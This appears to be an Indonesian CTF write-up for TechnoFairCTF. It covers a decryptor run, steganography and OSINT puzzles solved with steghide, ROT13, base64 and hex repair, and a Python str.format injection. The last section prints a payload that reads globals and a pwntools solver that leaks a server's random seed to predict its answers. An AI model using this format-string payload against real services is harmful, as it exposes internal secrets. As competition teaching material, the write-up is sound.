
```
    decrypt(sys.argv[1])
```

```
jedi@DESKTOP-DTPA5CB:/mnt/c/Users/Hp/Desktop/CTF/release$ python3 decryptor.py flag.txt.enc
jedi@DESKTOP-DTPA5CB:/mnt/c/Users/Hp/Desktop/CTF/release$ ls
decryptor.py  encryptor.pyc  flag.txt  flag.txt.enc
jedi@DESKTOP-DTPA5CB:/mnt/c/Users/Hp/Desktop/CTF/release$ cat flag.txt
jUst_Bas1c_ncod3_dc0de_maszzehh!jedi@DESKTOP-DTPA5CB:/mnt/c/Users/Hp/Desktop/CTF/release$
```

Flag : TechnoFairCTF{jUst_Bas1c_ncod3_dc0de_maszzehh!}

Misc

Welcome (100 pts)




Flag : TechnoFairCTF{Good_Luck_Have_Flag__^ -^)b}

Komentar Positif stnaive_ (100 pts)

Dari deskripsi diketahui flag berada di salah satu comment yang ada di instagram @technofair, langsung saja di cek ig nya yang ada comment dan flag pun langsung ketemu:

Flag : TechnoFairCTF{Start_Now!}


What is the content (323 pts)



Jadi ini soal tentang guessing pada soal diberikan sebuah file .jpg. Dari deskripsi diketahui kita harus mencari domain dan contents. Lalu ada hint 'satusatunya' yang menurut saya adalah sebuah key. Lalu coba check menggunakan steghide.

```
arai@arai-19:~/Downloads/chk$ steghide extract -sf please_findme.jpg
Enter passphrase:
wrote extracted data to "hola.txt".
```

File .txt yang berisi "uggcf://ovg.yl/3lSo0Yz" merupakan ROT13 decrypt Menggunakan ROT13 didapatkan link https://bit.ly/3yFb0Lm yang merupakan file welcome.jpg di gambar berisi tulisan 2 dan "i am 105? What's that?.



Dari file welcome.jpg didapatkan dua clue, Clue pertama dengan foremost extract di dapat file .jpg lainnya berisikan tulisan “I DONT KNOW WHAT YOURE LOOKING FOE BUT YOU GOT ME 113”

```
arai@arai-19:~/Downloads/chk$ foremost welcome.jpg
Processing: welcome.jpg
|*|
```

Lalu dalam file welcome.jpg ketika di chek kembali menggunakan exiftool saya juga menemukan adanya base64 aHR0cHM6Ly9iaXQubHkvM3dlMDRsWQ== lalu di decode dan dapat https://bit.ly/3we04lY berisikan file .txt broken yang sebenarnya adalah .jpg. Lalu saya coba benerin file nya menjadi seperti ini:

brokenfile.jpg - GHex


File Edit View Windows Help

```
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01  ......JFIF......
00000010  00 01 00 00 FF DB 00 84 00 07 07 07 07 08 07 08  ................
00000020  09 09 08 0C 0C 0B 0C 0C 11 10 0E 0E 10 11 1A 12  ................
00000030  14 12 14 12 1A 27 18 1D 18 18 1D 18 27 23 2A 22  .....'......'#*"
00000040  20 22 2A 23 3E 31 2B 2B 31 3E 48 3C 39 3C 48 57   "*#>1++1>H<9<HW
00000050  4E 4E 57 6D 68 6D 8F 8F C0 01 07 07 07 07 08 07  NNWmhm..........
00000060  08 09 09 08 0C 0C 0B 0C 0C 11 10 0E 0E 10 11 1A  ................
00000070  12 14 12 14 12 1A 27 18 1D 18 18 1D 18 27 23 2A  ......'......'#*
00000080  22 20 22 2A 23 3E 31 2B 2B 31 3E 48 3C 39 3C 48  " "*#>1++1>H<9<H
00000090  57 4E 4E 57 6D 68 6D 8F 8F C0 FF C2 00 11 08 05  WNNWmhm.........
```


brokenfile.txt - GHex


File Edit View Windows Help

```
00000000  FF D8 FF 55 F9 10 4A 46 49 46 00 01 01 00 00 01  ...U..JFIF......
00000010  00 01 00 00 FF DB 00 84 00 07 07 07 07 08 07 08  ................
00000020  09 09 08 0C 0C 0B 0C 0C 11 10 0E 0E 10 11 1A 12  ................
00000030  14 12 14 12 1A 27 18 1D 18 18 1D 18 27 23 2A 22  .....'......'#*"
00000040  20 22 2A 23 3E 31 2B 2B 31 3E 48 3C 39 3C 48 57   "*#>1++1>H<9<HW
00000050  4E 4E 57 6D 68 6D 8F 8F C0 01 07 07 07 07 08 07  NNWmhm..........
00000060  08 09 09 08 0C 0C 0B 0C 0C 11 10 0E 0E 10 11 1A  ................
00000070  12 14 12 14 12 1A 27 18 1D 18 18 1D 18 27 23 2A  ......'......'#*
00000080  22 20 22 2A 23 3E 31 2B 2B 31 3E 48 3C 39 3C 48  " "*#>1++1>H<9<H
00000090  57 4E 4E 57 6D 68 6D 8F 8F C0 FF C2 00 11 08 05  WNNWmhm.........
```




Dan didapat file gambar lainnya yang berisi tulisan seperti di atas namun flag pun belum juga ditemukan. Akhirnya dengan guessing tim kami menyadari bahwa barisan angka yang diberikan akan membentuk suatu domain dengan urutan dari clue penomoran yang ada di kiri atas gambar dan juga tambahan deskripsi soal.





4. Dari Deskripsi : “but, i have last number .59 for complete the picture and will direct to the domain. ”

Dari 4 clue tersebut ketika digabungkan saya berasumsi domain menjadi 173.105.113.59 seperti ini.



Dan ternyata bukan, setelah berjam-jam mencari akhirnya rekan tim saya yang memiliki mata batin menyadari gambar pada clue yang pertama tulisan nya bukan 173 melainkan 172 hal ini terjadi karena probset memberikan gambar yang tidak bersahabat untuk dibaca. Lalu akses ke domain 172.105.113.59 dan dapatkan flag nya.

Flag : TechnoFairCTF{F0r_me_gett1ng_numb3r_1_is_h4rd}

Alternate Ending: Sphinx Labyrinth... But Misc. (456 pts)

Diberikan *chall.py* dan service nc `103.167.132.153 15101`.

Dari *chall.py*, saya bisa langsung mencurigai mengapa ditanyakan nama di awal. Ketika saya telusuri, ternyata ada vulnerability pada format string python.

Source : https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/

Setelah mempelajarinya, saya memiliki ide membuat payload yang menjadi nama agar bisa mendapatkan random seed. Payloadnya adalah sebagai berikut

```
{name.__init__.__globals__[random_seed]}
```

Dengan begitu, kita bisa menyelesaikan game ini.

Berikut adalah solver-nya.

solver.py

```python
from pwn import *
import random

payload = b"{name.__init__.__globals__[random_seed]}"
nc = open("nc").read().strip().split()
srvr = nc[1]
port = nc[2]
r = remote(srvr, port, level = 'debug')
r.recv()
r.sendline(payload)
r.recvuntil(b'[#]  Sphinx : Hi again, ')
seeds = int(r.recvlineS())
random.seed(seeds)
r.recv()

# print(seeds)
while(True):
    ans = str(random.getrandbits(32)).encode()
    r.sendline(ans)
    r.recv()
```

Flag : TechnoFairCTF{Rand0m_chall3nge_from_r4nd0m_m1nded_author__eheh}